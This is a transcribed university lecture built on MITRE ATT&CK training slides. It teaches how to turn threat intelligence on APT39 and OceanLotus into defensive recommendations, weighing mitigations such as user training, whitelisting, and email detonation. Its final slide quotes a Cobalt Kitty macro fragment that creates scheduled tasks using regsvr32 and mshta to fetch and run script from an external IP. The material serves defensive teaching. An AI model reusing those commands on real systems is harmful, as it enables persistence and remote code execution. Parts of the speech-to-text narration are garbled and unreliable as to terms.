

# Practical Cyber Security for Cyber Security Practitioners

Prof. Sandeep Kumar Shukla

Department of Computer Science and Engineering

Indian Institute of Technology, Kanpur

Lecture 11

## Making Defensive Recommendations from ATT&CK-Mapped Data



### CS668: Module 3.5: Making Defensive Recommendations from ATT&CK-Mapped Data

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

**MITRE**

So, today we will start with making defensive recommendation from the attack map data like threat intel we extracted in earlier classes TTPs. So, we will see after extracting TTPs from the threat either from threat reports or raw data how one can leverage that to make a defensive recommendation for the client. So, for applying threat intel to a defense. Till now we have seen few ways like extracting threat intel from finished threat reports from raw or incident data. Also we studied about how we can leverage and analyze the extracted threat intel data with the attack navigator tool. Again, we can identify the techniques used by multiple groups using those analysis and mostly the threat groups which are more threat for our specific organization.

So, usually threat groups works based on their motives. So, some threat groups more targeted towards the financial organizations, some are more towards the critical

infrastructures.



## Applying Technique Intelligence to Defense



- **We've now seen a few ways to identify techniques seen in the wild**
  - Extracted from finished reporting
  - Extracted from raw/incident data
  - Leveraging data already mapped by ATT&CK team
- **Can identify techniques used by multiple groups we care about**
  - May be our highest priority starting point
- **How do we make that intelligence actionable?**

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

Even in the critical infrastructure there are power plant, nuclear plants. So, there are various groups who more focus towards the water treatment plant like that.



## Process for Making Recommendations from Techniques



1. **Determine priority techniques**
2. **Research how techniques are being used**
3. **Research defensive options related to technique**
4. **Research organizational capability/constraints**
5. **Determine what tradeoffs are for org on specific options**
6. **Make recommendations**

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So, based on that client or analyst can set their priority from where to start from the all extracted threat intel data. So, once we have a list of TTPs or list of attack patterns which has been seen in past attacks, how we can make that actionable? How we can implement those threat intel data in a real world to make a defensive recommendation or implementing countermeasures or mitigation steps? So as usual like we saw in mapping TTPs from threat reporter raw data for making a defensive recommendation there are

various steps which we usually follow which starts with determining priority technique out of all extracted TTPs all are not equal. Some TTPs might be more dangerous like the TTP which is related to credential access is more crucial than I should not say, but in some specific case it can be for any defense evasion methods. So something like that, there will be a priority between all set of TTPs which we extracted from the attack incidents. So once we have a list of TTPs, we'll prioritize which one to look first.



## 0. Determine Priority Techniques



- Multiple ways to prioritize, today focused on leveraging CTI
  1. Data sources: what data do you have already?
  2. **Threat intelligence: what are your adversaries doing?**
  3. Tools: what can your current tools cover?
  4. Red team: what can you see red teamers doing?

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

Once we prioritize the TTPs or threat intel, Then further we have to research how those techniques has been used in the at victim infrastructure. So, that will give us a contextual information like what has been attacked actually and whatever has been attacked or what has been has been compromised how we can add or recommend a mitigation or a countermeasures steps on that. Once we understand how technique has been employed in the victim infrastructure, then we analyst research about defensive options related to the technique. So, once we understand where it has been actually implemented, how it has been actually implemented, analysts have to research about what all possible defensive options we have for that special case. Once we are done with it, analyst has to research organizational capability and constraint.

Let us say we have we found some set of defensive options which we can implement to restrict those TTPs to get executed in the environment. But after that we need to take care and keep in mind the organization capability like what capability our organization have and what all constraint we have. Based on that only we can implement counter measures or mitigations. Or even we can recommend a client to implement some counter measures or mitigation. Once we understand the organization capability and constraint, we have to determine what tradeoffs are for the organization on the specific options.

## 0. Determine Priority Techniques



- Threat intelligence: what are your adversaries doing?
  1. Spearphishing Attachment
  2. Spearphishing Link
  3. Scheduled Task
  4. Scripting
  5. **User Execution**
  6. Registry Run Keys/Startup Folder
  7. Network Service Scanning

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So, the all defensive options we had and once we neglect defensive options based on the organization capability and constraint, we have to see what all the pros and cons can be of those recommendation or the mitigation which we are going to suggest our client. Once we understand the trade-offs, then we can make a final recommendation. So, there are multiple ways to prioritize the extractive TTPs or the attack patterns. But today, we will more focus towards the threat intel based. There are four ways we will be discussing.

First one is data sources in which we can see what all data sources we have already from where we can get the intelligence. The second one is threat intel where we can see what our adversary is doing in that environment. Then third one is tools where we can see that what can your current tool covers. Like the victims has whatever tools and implementers we have, what exactly we are covering and where we are lacking. And the fourth one is red teaming where we can see that what the client or victim's red teamers are doing.

What exactly how they are testing their environment and what exactly they are doing and where they are lacking. So, in this way we can understand the current state and determine which techniques we should prioritize over the current state of the victim infrastructure. If you remember in the last class of APT 39 and ocean lotus analysis of TTP analysis of TTPs between APT 39 and ocean lotus, we found this set of TTPs as a overlapping TTPs. So, we will consider or we will assume that our victim organization has significant threat from Ocean Lotus and APT 39 groups. So, we will focus on set of techniques which has been used by both of the groups.

So if you remember, these all the seven techniques we had in our ATT&CK Navigator we saw. First one is peer-fishing attachment, other one is link, the third one is scheduling task, scripting, user execution, change in registry, run queue, start a folder and network service scanning. These all were the overlapping techniques. So first of all, these all seven should be more prioritized over other techniques which APT39 and Ocean Lotus are using individually. So in this presentation, we'll start with the user execution and we'll focus on this, but the way we'll recommend defensive recommendation, we have to implement the same for all techniques on which we are working on.



## 1. Research How Techniques Are Being Used



- What specific procedures are being used for a given technique?
  - Important that our defensive response overlaps with activity

### From the APT39 Report

FireEye Intelligence has observed APT39 leverage **spear phishing emails with malicious attachments and/or hyperlinks** typically resulting in a POWBAT infection

- Execution – User Execution (T1204)

### From the Cobalt Kitty Report

Two types of payloads were found in the **spear-phishing emails**

- Execution – User Execution (T1204)

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.



## 1. Research How Techniques Are Being Used



MITRE ATT&CK

Matrices Tactics Techniques Mitigations Groups

### User Execution

#### Procedure Examples

Name	Description
admin@338	admin@338 has attempted to get victims to launch malicious Microsoft Word attachments delivered via spearphishing emails. [74]
APT12	APT12 has attempted to get victims to open malicious Microsoft Word and PDF attachment sent via spearphishing. [72] [73]
APT19	APT19 attempted to get users to launch malicious attachments delivered via spearphishing emails. [1] [5]
APT28	APT28 attempted to get users to click on Microsoft Office attachments containing malicious macro scripts. [21] [22]
APT29	APT29 has used various forms of spearphishing attempting to get a user to open links or attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files. [23] [2]
APT32	APT32 has attempted to lure users to execute a malicious dropper delivered via a spearphishing attachment. [57] [58] [59]

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

MITRE

So once we fix the techniques, which one to prioritize, from which one to start with, we will research how techniques are being used in the victim infrastructure. So as we had threat report in our case study in the last class, we will see those threat reports for APT39 reports and COBALT-KITTY and see how they are explaining that this user execution is being done. So, this APT 39 report what we saw that this group is leveraging spear phishing emails with malicious attachment and or hyperlink typically resulting in a poverty infection. So, we can understand that there is a spear phishing email is coming to the victim which is victim is clicking on that link or the attachment which is making this user execution techniques to execute. In the Cobalt kitty report, we saw that the two types of payloads were found in the spear phishing email.

## 2. Research Defensive Options Related to Technique




- **Many sources provide defensive information indexed to ATT&CK**
  - ATT&CK
    - Data Sources
    - Detections
    - Mitigations
    - Research linked to from Technique pages
  - MITRE Cyber Analytics Repository (CAR)
  - Roberto Rodrigue 's ThreatHunter-Playbook
  - Atomic Threat Coverage
  
- Supplement with your own research

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

Again, there is a spear phishing email which has been executed by the victim, which leads to user execution. So, once we understand now we will see this user execution might attack knowledge base like it will give us a idea that how it is being used all over the world. So, this was for the specific or our case which we are investigating. And this one, this administrator attack knowledge base will consist all over the knowledge base which has been seen till yet how attackers have used user execution in past attack campaigns. So if you see some few of the examples, you can see most of them, even though all of them are related somehow either the spear phishing email or the attachment or the link, okay.

So, we can have an idea that events once this user execution techniques triggered or we found in the victim environment, there is a chances that there must be some spear phasing email has been dropped to the victim on which they have clicked either its attachment or link. Once we understand about how TTPs or how attack pattern where we being used in

the victim infrastructure. We have to see what all defense options we have for that specific technique. To get the defensive option, we have a various way to look into it. First one is attack knowledge base.



## 2. Research Defensive Options Related to Technique

**MITRE ATT&CK** Matrices Tactics Techniques Mitigations Groups

### User Execution

An adversary may rely upon specific actions by a user in order to gain execution. This may be direct code execution, such as when a user opens a malicious executable delivered via [Spearphishing Attachment](#) with the icon and apparent extension of a document file. It also may lead to other execution techniques, such as when a user clicks on a link delivered via [Spearphishing Link](#) that leads to exploitation of a browser or application vulnerability via [Exploitation for Client Execution](#). Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl.

As an example, an adversary may weaponize Windows Shortcut Files (.lnk) to bait a user into clicking to execute the malicious payload.<sup>[1]</sup> A malicious .lnk file may contain [PowerShell](#) commands. Payloads may be included into the .lnk file itself, or be downloaded from a remote server.<sup>[2][3]</sup>

ID: T1204  
Tactic: Execution  
Platform: Linux, Windows, macOS  
Permissions Required: User  
**Data Sources: Anti-virus, Process command-line parameters, Process monitoring**  
Contributors: Oleg Skulkin, Group-IB  
Version: 1.1

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15. MITRE

So, in the attack knowledge base, if you see any technique weapons, there will be one section for data sources which tells from where this techniques has been collected or has been seen in the victim infrastructure. Then detection, what all detection methods one can implement to detect these techniques. Mitigation which will tell what all counter measures we can implement to mitigate those technique in the victim infrastructure. Then also there is a research link to the technique page like once you open any technique page which we will be seeing in the next slide there is there are many references which links when this techniques has been used in the past attacks in the references section on the downside of that technique page. After that, we also have MITRE Cyber Analytic Reports, a repository, which is in short we say CAR.

This gives a structured way to analysis of the past attack and which can be directly ingested and communicated with using tools, SIM tool. Also, there is a researcher, Roberto, who has released many threat hunter playbook, which lists defensive options for the MITRED attack TTPs. Further we also have atomic threat coverage even given by and presented by MITRE only which covers the all atomic TTPs or the threats and how one can implement a defensive mechanism to deal with those TTPs. Further you have to supplement with your own research. So, along with that we have to see multiple various options there are very various options in the open domain.



## 2. Research Defensive Options Related to Technique



MITRE ATT&CK

Matrices Tactics Techniques Mitigations Groups

### User Execution

#### Mitigations

Mitigation	Description
<a href="#">Execution Prevention</a>	Application whitelisting may be able to prevent the running of executables masquerading as other files.
<a href="#">Network Intrusion Prevention</a>	If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
<a href="#">Restrict Web-Based Content</a>	If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files in <a href="#">Obfuscated Files or Information</a> .
<a href="#">User Training</a>	Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

MITRE

So, one need to do their own research also rather than only relying on these things. So, we will see a technique page this user execution here once you open anywhere attack TTP or technique page you can see here there is a section data sources. where there is a places and resources mentioned from where evidence and the behavior has been seen for this specific techniques.

## 2. Research Defensive Options Related to Technique



MITRE ATT&CK

Matrices Tactics Techniques Mitigations Groups

### User Execution

#### Detection

[Monitor the execution of and command-line arguments for applications](#) that may be used by an adversary to gain Initial Access that require user interaction. This includes compression applications, such as those for zip files, that can be used to [Deobfuscate/Decode Files or Information](#) in payloads.

[Anti-virus](#) can potentially detect malicious documents and files that are downloaded and executed on the user's computer. [Endpoint sensing](#) or network sensing can potentially detect malicious events once the file is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning Powershell.exe) for techniques such as [Exploitation for Client Execution and Scripting](#).

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.




MITRE

So, you can see for user execution antivirus which will be obvious then process command line parameter like what all parameters is being given to the command line and then



process monitoring. Further, in the downside of the same phase, you will be seeing a mitigation section where there are various techniques or methods has been listed which can be used to mitigate such TTPs to happen in the victim machine such as execution prevention, network intrusion prevention, restrict web-based contents and the user training.

## 2. Research Defensive Options Related to Technique

MITRE ATT&CK

Matrices Tactics Techniques Groups Software Resources Blog Contact




### User Execution

#### References

- Ahl, I. (2017, June 06). Privileges and Credentials: Phished at the Request of Counsel. Retrieved May 17, 2018.
- Lee, B, et al. (2018, February 28). Sofacy Attacks Multiple Government Entities. Retrieved March 15, 2018.
- F-Secure Labs. (2015, September 17). The Dukes: 7 years of Russian cyberespionage. Retrieved December 10, 2015.
- Foltýn, T. (2018, March 13). OceanLotus ships new backdoor using old tricks. Retrieved May 22, 2018.
- O'Leary, J., et al. (2017, September 20). Insights into Iranian Cyber Espionage: APT33 Targets Aerospace and Energy Sectors and has Ties to Destructive Malware. Retrieved February 15, 2018.
- FireEye. (2018, February 20). APT37 (Reaper): The Overlooked North Korean Actor. Retrieved March 1, 2018.
- Falcone, R., et al. (2018, August 02). The Gorgon Group: Slithering Between Nation State and Cybercrime. Retrieved August 7, 2018.
- Sherstobitoff, R. (2018, March 08). Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant. Retrieved May 18, 2018.
- Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes maritime and defense targets. Retrieved February 15, 2018.
- Counter Threat Unit Research Team. (2017, July 27). The Curious Case of Mia Ash: Fake Persona Lures Middle Eastern Targets. Retrieved February 26, 2018.
- PwC and BAE Systems. (2017, April). Operation Cloud Hopper: Technical Annex. Retrieved April 13, 2017.
- FireEye iSIGHT Intelligence. (2017, April 6). APT10 (MenuPass

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

## 2. Research Defensive Options Related to Technique

WINDOWS ATT&CK LOGGING CHEAT SHEET - Win 7 - Win 2012							
Execution	Service Execution	T1035	4688 Process CMD Line	4688 Process Execution	4657 Windows Registry	7045 New Service	7040 Servi
Execution	User Execution	T1204	4688 Process CMD Line	4688 Process Execution	Anti-virus		
Execution	Windows Management Instrumentation	T1047	4688 Process CMD Line	4688 Process Execution	4624 Authentication logs	Netflow/Enclave netflow	

[https://www.malwarearchaeology.com/s/Windows-ATTCK\\_Logging-Cheat-Sheet\\_ver\\_Sept\\_2018.pdf](https://www.malwarearchaeology.com/s/Windows-ATTCK_Logging-Cheat-Sheet_ver_Sept_2018.pdf)

- Further research shows that for Windows to generate event 4688 multiple GPO changes are required and it is very noisy
- Similar information can be gathered via Sysmon with better filtering

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So, this spear phishing case user training is much more required to mitigate the any such phishing to get invaded by any phishing emails. Also in the same case you can see a detection section where several ways has been discussed how one can detect execution of

such TTPs. So the first one is to monitor the execution and the command line argument for every application. The other one can be antivirus and the third one can be endpoint sensing tools. Also this is the set of references I was talking about.

## 2. Research Defensive Options Related to Technique



- ATT&CK:
  - <https://attack.mitre.org>
- Cyber Analytics Repository:
  - <https://car.mitre.org/>
- Threat Hunter Playbook
  - <https://github.com/hunters-forge/ThreatHunter-Playbook>
- Windows ATT&CK Logging Cheatsheet
  - <https://www.malwarearchaeology.com/cheat-sheets>

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So there are various threat link in the reference section which lists that this TTP has been used in the past attack and how and when. So one can refer these things to do their own research. Also we have a Merkyology where this website provides the MITRE ATT&CK login cheat sheet for window machine in which they have linked each TTPs MITRE TTPs to the windows event IDs. So even after seeing the windows in event IDs you can suspect or even you can map the TTPs based on the ID number such as you can see that this window event 4688 having you can see first the process command line and the process execution having this TTP user execution inside the execution tactic. So, whatever defensive options we discussed just now has been listed here for the reference one can go and search here to understand the defensive options for the TTPs.

## 2. Research Defensive Options Related to Technique



- User training
- Application whitelisting
- Block unknown files in transit
- NIPS
- File detonation systems
- Monitor command-line arguments
  - Windows Event Log 4688
  - Sysmon
- Anti-Virus
- Endpoint sensing



©2019 The MITRE Corporation. ALL RIGHTS RESERVED Approved for public release. Distribution unlimited 19-01075-15.

All these references are aligned with the MITRE ATT&CK matrix. So, all these defensive options are aligned with the TTPs which are listed in MITRE ATT&CK. So, for our case, which we started with user execution, once we understand and we go to all the defensive options which we just saw, we listed out this set of defensive options we can implement. So, first one is user training, which is obvious for the spear phasing and the user execution case, then application whitelisting, what needs to get executed will restrict the domain of that. So only the listed, whitelisted applications should be executed in the victim environment. Then blocking unknown files in the transit.

If there is unknown files is being in transit in the network communication, one can block that. Implementing NIPs, network intrusion prevention system, file detonation system. If any suspicious file comes to the victim machine, that needs to get analyzed first in the sandbox environment. Then monitor command line arguments, like we can see Windows event log and this Sysmon. Sysmon is used to monitoring the Windows events.

It is an open source Microsoft tool. One can explore this to see how events is being generated in the window machine. Implementation of antivirus and the endpoint sensing machines. Once we make a list of defensive options what we can implement, now we have to see the organizational capability and the constraint. In this capability and constraint section we have to look what data sources we have, what defense mitigation we already placed in our environment.

So, based on that we need to see what all options we have and how we can possibly we can see a new analytics on the existing sources rather than implementing a new tool or if

### 3. Research Organizational Capabilities/Constraints



- What data sources, defenses, mitigations are already collected/in place?
  - Some options may be inexpensive/simple
  - Possibly new analytics on existing sources
- What products are already deployed that may have add'l capabilities?
  - E.g. able to gather new data sources/implement new mitigations
- Is there anything about the organization that may preclude responses?
  - E.g. user constraints/usage patterns

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

we can leverage the existing employed tools and the differences placed on the victim organization. So, whether we can leverage that or not we can have an understanding after listing all these things. Then we can see what products are already deployed that may add capabilities in the victim infrastructure, like whether we'll be able to gather new data sources or implement any new mitigation in the current scenario only. Also, is there anything about the organization that may preclude responses such as user constraints and user usage patterns? So, here the list of national capability and constraint we listed for the our case this is just an assumption that Windows events are already collected to this SIEM, but not the process info. We are already evaluating application whitelisting tool.

### 3. Research Organizational Capabilities/Constraints



- Notional Capabilities
  - Windows Events already collected to SIEM (but not process info)
  - Evaluating application whitelisting tools
  - Highly technical workforce
  - Already have an email file detonation appliance
  - Already have anti-virus on all endpoints
- Notional Constraints
  - SIEM at close to license limit, increase would be prohibitive
  - Large portion of user population developers, run arbitrary binaries
  - Files in transit usually encrypted passing by NIPS

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

We have a highly technical workforce already having an email file detonation appliance, already have an antivirus on all endpoint implored on the victim infrastructure. Then the constraint of the victim infrastructure is SIEM at a close to the license limit which is obvious because SIEM mostly SIMs are for propriety and they may increase and that can be more prohibitive to make any changes and make a customizing that based on the requirement on the recommendation which we are going to propose. There can be large portion of user population developer and running arbitrary binaries may be as a requirement for the victim infrastructure. So that can be a constraint so that we can we need to we need to give recommendation based on that that this arbitrary running arbitrary binaries should not be stopped. Also files in the transit usually encrypted passing by NIPS.

So if this file which is being translated in an IPS that can, if it is usually encrypted, so that may increase less visibility about the file content while performing this analysis. Now, once we understand the constraint and capabilities of the victim infrastructure, we have to see what all trade-offs there are for organization on this specific case. How do we each of the identified option can fit in our organization?

## 4. Determine What Tradeoffs Are for Org on Specific Options



- How do each of the identified options fit into your org?
  
- Example Positives
  - Leveraging existing strengths/tools/data sources
  - Close fit with specific threat
- Example Negatives
  - Cost not commiserate with risk averted
  - Poor cultural fit with organization
  
- **Highly dependent on your specific organization**





©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

This is the main objective to seeing this trade-off. So, we can see that if they are leveraging existing strength tool data sources can we do that that can be comes under the pros and also we can see that if you can use any existing strength tools or data sources to implement the defensive mechanism or the recommendation. And the cons can be that we might be recommending something which is not much cost effective and also there can

be a poor culture fit with the organization which is required to do that user training for the phishing kind of attack.

## 4. Determine What Tradeoffs Are for Org on Specific Options

Defensive option	Example Pros	Example Cons
Increase user training around clicking on attachments	Covers most common use case, technical workforce likely will make good sensors	Time investment by all users, training fatigue
Enforcement of application whitelisting	Already examining whitelisting solution, most binaries of concern never seen before	Developer population heavily impacted if prevented from running arbitrary binaries. High support cost.
Monitor command-line arguments/create analytic	Collecting events already, already feeding into a SIEM	Volume of logs from processes likely unacceptable license cost.
Anti-Virus	Already in place	Limited signature coverage
Install endpoint detection and response (EDR) product	Possibly best visibility without greatly increasing log volumes	No existing tool, prohibitively expensive
Email Detonation Appliance	Already in place	May not have full visibility into inbound email

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So this is highly dependent on our specific organization case. So in our analysis what we come to the we listed defensive options what we met their pros and cons as a trade off. Based on that we can understand out of this what all things we can propose as a recommendation. So as a defensive option first one is increasing user training around the clicking on attachments or the link. So, as a pros this can covers most use cases and the even the technical work force will likely to make a good sensor for the organization, but the cons can be timely investment of the users and training fatigue of security.

So, user might not be get the under the news training which tells them and train them about this clicking on the unknown emails link or attachment. The second defensive option is enforcement of application whitelisting. So, this pros and cons we have to brainstorm that once we implement and given this defensive options what all the pros and cons can be in the future for the organization. So, the second one is enforcement of application whitelisting. So, we talked about whitelisting the applications.

So, this can be already examining like we saw in the capability that we are already examining the whitelisting solutions. But again most binaries of the concern never seen before like there may be a binaries which has to be like there may be a system in the victim infrastructure where has to be kind of regularly they have to run arbitrary binaries for any experimental purpose or research purpose and that comes under the cones. So in that case, developer population will be highly impacted if we implemented whitelisting

applications. Monitoring command line arguments and create analytics, which leads to pros related to collecting events already like we saw that they have an event which is collecting using SIEM. And then as a course that can be, if this SIEM was not collecting the process information, but we implemented that collect each and every specific detail, then that may create more volume in logs.

And the which can be also the likely can be unacceptable license cost which organization has to bear to implement such a heavy like collecting all specific and to the point information. Implementation of antivirus which was already in the place and also the antivirus may have as a conduct they may have a limited signature coverage. Mostly antivirus works on signature matching even these days the installation of endpoint detection and response EDR products. So one can recommend to install a EDR product which can detect and give a response for each and every employed in the victim infrastructure. So this can give possibly a best visibility without greatly increasing the log volumes but as we saw there is no existing tool and this can be even like kind of much expensive if the victim infrastructure is a small business.



## 5. Make Recommendations



- Could be technical, policy, or risk acceptance
- Could be for management, SOC, IT, all of the above
- Some potential recommendation types:
  - Technical
    - Collect new data sources
    - Write a detection/analytic from existing data
    - Change a config/engineering changes
    - New tool
  - Policy changes
    - Technical/human
  - Accept risk
    - Some things are undetectable/unmitigable or not worth the tradeoff

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

Also, we can recommend to email detonation appliance in which email should be get analyzed in a sandbox environment before delivering or before using on the user interface. And we saw that that is already in the place. But again, the email were encrypted in the transit and that may not give a full visibility for the all incoming packets to the network. Like because they are going to get first into executing and the for checking purpose in the sandbox environment then only get delivered on the user email box. Now based on our analysis our the assumptions, we have to make the recommendation, but while making recommendation we talked only about the technical

things, but that should not be only technical recommendation that can be related to technique policy or risk acceptance.

In the risk acceptance one can accept the risk if that is bearable for the victim organization. Also this recommendation could be for management team, could be for security operations center, could be for IT and even all of them. So some of the potential recommendation types are inside technical, policy and accept risk. For technical, we may have to create or collect new data sources from the team infrastructure. The other can be writing more generalized or more coverage detection analytics from the existing data.

One can recommend about the changes in configuration or implementing some new engineering methods to detect or make a defensive to employ the defenses on the victim infrastructure and one can recommend to purchase or get the new tool like EDR we saw in our defensive options. Once we are done with the technical recommendation, policy related recommendation can be such as we saw that user training, which can be human related or the technical related. The third one is accept risk in which some things can be undetectable or unmitigable. That totally depends on the victim and the kind of threat we are analyzing. So based on that and even if that is not worth the trade-off, one can let it go and accept risk related to that possible threat.

## 5. Make Recommendations

None of our existing tools have visibility into **Command-Line Interface** so we'll need to **implement** and obtain something new for training.

**Supply Chain Compromise** and **Component Firmware** are beyond our capability and resources to stop or detect, so we'll accept the risk. Low Confidence of Detection.

**Prioritized technique**

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution is unlimited 19-01075-15.

So, this claims of the APT39 and OCL Lotus TTPs which we met. The green one represents the high confidence in detection. The yellow one represents the low confidence in the detection of the TTPs. The white one represents no confidence. And the this deep yellow one represents prioritized technique like out of this techniques which techniques we have already prioritized and made the defensive recommendation.



## 5. Make Recommendations (Example)



1. **New user training around not clicking on attachments**
  - Policy changed matched with a technical workforce
2. **Continued use of AV**
  - No additional cost
3. **Increase coverage of email detonation**
  - Taking advantage of existing tools

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

Now in the finally we concluded with the three kind of recommendation. The first one is that user trainings needs to get placed to get the users aware about the malicious emails or mal spam. And there should be policy change to match the technical workforce to deliver such kind of user training for the all employees present in the victim infrastructure. There should be continuation of using antivirus, which is not even adding any additional cost. And then the third one is increasing coverage of email detonation.

## Exercise: Defensive Recommendations



Worksheet in [attack.mitre.org/training/cti](https://attack.mitre.org/training/cti) under Exercise 5  
“Making Defensive Recommendations Guided Exercise”

Download the worksheet and work through recommendation process

1. Determine priority techniques
2. Research how techniques are being used
3. Research defensive options related to technique
4. Research organizational capability/constraints
5. Determine what tradeoffs are for org on specific options
6. Make recommendations

So we can, as we had already detonation system, one can take advantage of that existing

tool to increase the coverage. Now, it is a homework that there is a worksheet present here on this link under exercise 5.



## Going Over the Exercise



- What resources were helpful to you finding defensive options?
- What kind of recommendations did you end up making?
- Did you consider doing nothing or accepting risk?
- Were there any options that were completely inappropriate for you?

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

You have to go through this making defensive recommendation guided exercise and you have to download the required that details and you have to do all this analysis practice by yourself to make a defensive recommendation for the given organization.



## 0. Determine Priority Techniques



- Threat intelligence: what are your adversaries doing?
  1. Spearphishing Attachment
  2. Spearphishing Link
  3. **Scheduled Task**
  4. Scripting
  5. User Execution
  6. Registry Run Keys/Startup Folder
  7. Network Service Scanning

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So, as we discussed we have to follow all the step like determining first of all we have to determine priority technique, then research how this technique is being used, then what all defensive options we have related to that technique, what all the organizational

capability and constraint we have and we have to determine the trade-offs for the specific organization given to you and then the making recommendation. So while going over this exercise you will be seeing that you have to see that that what resources were helpful for you to finding the defensive options.



## 1. Research How Techniques Are Being Used



### From the Cobalt Kitty Report

```
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""\""regsvr32.exe\""" /s /n /u /i:\\"""h\"""t\"""t\"""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
sCMDLine, _

vbCrLf & " <Actions Context=""Author"">" & vbCrLf & " <Exec>" &
vbCrLf & " <Command>mshta.exe</Command>" & vbCrLf &
tstr = tstr & "<Arguments>about:\""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf &
tstr = tstr & "</Exec>" & vbCrLf & " </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

### Within a Word Macro

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

So this is the crucial even the start with the recommendation what all defensive options and how we can get the knowledge about that. So you have to see that what all resources you can you can get plus what kind of recommendation you are ended up by making what all kind of recommendation you are finalized with. Do you consider any, consider done to doing nothing or accepting the risk? Is there any techniques for which you accepted that okay I will not going to implement anything for this, we will just let accept the risk related to the threat, related to that TTP or that technique attack pattern. Were there any options that were completely inappropriate for you? So, was there any option which were not aligning with the any of defensive options which we saw. So, in the given exercise again we have this set of TTPs and we will go with the scheduled task techniques and see how we can make a defensive recommendation for this technique.

